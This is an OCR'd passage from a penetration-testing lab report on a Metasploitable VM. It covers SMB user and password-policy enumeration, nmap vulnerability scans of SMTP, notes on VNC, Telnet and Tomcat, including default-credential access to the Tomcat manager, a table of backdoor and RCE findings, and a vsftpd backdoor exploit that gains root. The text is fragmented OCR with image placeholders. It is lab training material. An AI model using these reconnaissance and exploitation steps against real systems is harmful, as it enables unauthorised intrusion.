user:[libuuid] rid:[0×4b0]
user:[backup] rid:[0×42c]
user:[msfadmin] rid:[0×bb8]
user:[telnetd] rid:[0×4c8]
user:[sys] rid:[0×3ee]
user:[klog] rid:[0×4b6]
user:[postfix] rid:[0×4bc]
user:[service] rid:[0×bbc]
user:[list] rid:[0×434]
user:[irc] rid:[0×436]
user:[ftp] rid:[0×4be]
user:[tomcat55] rid:[0×4c4]
user:[sync] rid:[0×3f0]
user:[uucp] rid:[0×3fc]


root@kali: /home/kali
File Actions Edit View Help
N/A
(Password Policy Information for 192.168.
214.139)
[+] Attaching to 192.168.214.139 using a NULL share
[+] Trying protocol 139/SMB ...
[+] Found domain(s):
[+] METASPLOITABLE
[+] Builtin
[+] Password Info for Domain: METASPLOITABLE
[+] Minimum password length: 5
[+] Password history length: None
[+] Maximum password age: Not Set
[+] Password Complexity Flags: 000000
[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0
[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set
[+] Retieved partial password policy with rpcclient:

port 25 (smtp):

SMTP (Simple Mail Transfer Protocol) is a protocol used for sending emails between servers. It operates on port 25 and is commonly used to transfer email messages from a client to a server or between mail servers

nmap -sC -sV -p25 <Target-IP>

```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV -p25 172.16.165.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-12 15:45 EDT
Nmap scan report for 172.16.165.129
Host is up (0.00056s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
 ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2025-05-12T19:45:53+00:00; 0s from scanner time.
MAC Address: 00:0C:29:F6:52:0D (VMware)
Service Info: Host:  metasploitable.localdomain

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.92 seconds
```

nmap --script vuln -p25 <Target-IP>


```
┌──(root㉿kali)-[~]
└─# nmap -script vuln -p25 172.16.165.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-12 15:46 EDT
Nmap scan report for 172.16.165.129
Host is up (0.0011s latency).

PORT   STATE SERVICE
25/tcp open  smtp
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easie
r
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.securityfocus.com/bid/70574
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
```

```
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_WITH_DES_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|       https://www.ietf.org/rfc/rfc2246.txt
|
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM
(Logjam)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2015-4000  BID:74733
|       The Transport Layer Security (TLS) protocol contains a flaw that is
|       triggered when handling Diffie-Hellman key exchanges defined with
|       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|       to downgrade the security of a TLS session to 512-bit export-grade
|       cryptography, which is significantly weaker, allowing the attacker
|       to more easily break the encryption and monitor or tamper with
|       the encrypted stream.
|     Disclosure date: 2015-5-19
|     Check results:
|       EXPORT-GRADE DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 512
|             Generator Length: 8
|             Public Key Length: 512
|     References:
|       https://weakdh.org
|       https://www.securityfocus.com/bid/74733
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
|
```

```
|
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman group
s
|       of insufficient strength, especially those using one of a few commonl
y
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
MAC Address: 00:0C:29:F6:52:0D (VMware)
```

port 5900 (vnc)

VNC (Virtual Network Computing) is a remote desktop protocol that allows users to control a computer remotely. It typically operates on port 5900 and transmits the graphical desktop environment over the network, enabling full interaction with the remote system.




Port 23 – Telnet:

Scanning **port 23 (Telnet)** using Nmap is essential for identifying unsecured remote access services on a target system. Telnet is an older protocol that transmits data, including login credentials, in plain text, making it a common target during penetration testing. By using Nmap with specific flags such as

-sV for version detection or **--script telnet-*** for Telnet-related scripts,


testers can gather detailed information about the service, potential vulnerabilities, and even attempt brute-force logins in a controlled environment.
This helps in assessing the security posture of systems that expose Telnet and guides recommendations for disabling or securing the service.





Port 8180 - Apache Tomcat:


Scanning port 8180, commonly used by Apache Tomcat, is important for identifying web management interfaces or custom web applications running on non-standard ports. Using Nmap, penetration testers can detect the service, identify its version, and apply relevant scripts to uncover potential vulnerabilities. For example, running **nmap -p 8180 -sV --script http-*** helps enumerate Tomcat's web components, discover exposed administrative panels, default credentials, or outdated versions. This information is valuable for

assessing the security posture of Tomcat deployments and identifying possible paths for exploitation.






Apache Tomcat/5.5
192.168.48.128:8180
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Apache Tomcat/5.5
192.168.48.128:8180
This site is asking you to sign in.
Username
tomcat
Password
Cancel
Sign in
The Apache Software Foundation
http://www.apache.org/
Administration
Status
Tomcat Administration
Tomcat Manager
Documentation
As you may have guessed by now, this is the de
$CATALINA_HOME/webapps/ROOT/
where "$CATALINA_HOME" is the root of the To
installation of Tomcat, or you're an administrato
administration information than is found in the IN
mcat successfully. Congratulations!
k you should be, then either you're either a user who has arrived at new
, please refer to the Tomcat Documentation for more detailed setup and


/manager
192.168.48.128:8180/manager/html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
The Apache Software Foundation
http://www.apache.org/
Tomcat Web Application Manager
Message: OK
Manager
List Applications HTML Manager Help Manager Help Server Status
Applications
Path Display Name Running Sessions Commands
/ Welcome to Tomcat true 0 Start Stop Reload Undeploy
/admin Tomcat Administration Application true 0 Start Stop Reload Undeploy
/balancer Tomcat Simple Load Balancer Example App true 0 Start Stop Reload Undeploy
/host-manager Tomcat Manager Application true 0 Start Stop Reload Undeploy
/jsp-examples JSP 2.0 Examples true 0 Start Stop Reload Undeploy
/manager Tomcat Manager Application true 0 Start Stop Reload Undeploy
/servlets-examples Servlet 2.4 Examples true 0 Start Stop Reload Undeploy
/tomcat-docs Tomcat Documentation true 0 Start Stop Reload Undeploy
/webdav Webdav Content Management true 0 Start Stop Reload Undeploy
Deploy
Deploy directory or WAR file located on server
Context Path (optional):

Key findings

Port	Service	Vulnerability	Description	CVE	Exploitability
21	FTP (vsftpd)	Backdoor	A hidden backdoor in vsftpd 2.3.4 allows remote code execution.	CVE-2011-2523	High
25	SMTP (Postfix)	Misconfig	The SMTP service may allow unauthorized relaying or user enumeration.	-	Medium
1099	Java RMI	RCE via Deserialization	Allows remote code execution via unsafe object deserialization.	CVE-2011-3556	High
445	SMB (Samba)	Usermap Script RCE	Command injection via the Samba "username map script".	CVE-2007-2447	High
6667	UnrealIRCd	Backdoor RCE	Contains a built-in backdoor that runs commands sent over IRC.	CVE-2010-2075	High
5900	VNC	Weak Credentials	VNC server allows access using default or weak passwords.	-	Medium
23	Telnet	Default Login	Telnet accepts login using default credentials.	-	Medium
8180	Apache Tomcat	Weak Credentials + Upload	Default credentials allow access to the manager panel for deploying web shells	CVE-2009-3548	High

Exploitation


In this phase, the vulnerabilities discovered earlier are leveraged to gain access to the target system. Custom-designed payloads and exploits are employed based on the type of vulnerability and the targeted service.

- **Metasploit Framework:** Used to automate the exploitation of known vulnerabilities.


FTP (vsftpd) port 21:

Vulnerability: A backdoor exists in vsftpd 2.3.4 that allows remote command execution.

searching for the vuln in the metasploit vsftpd



After finding the vuln we will exploit it




We now have access to the root user

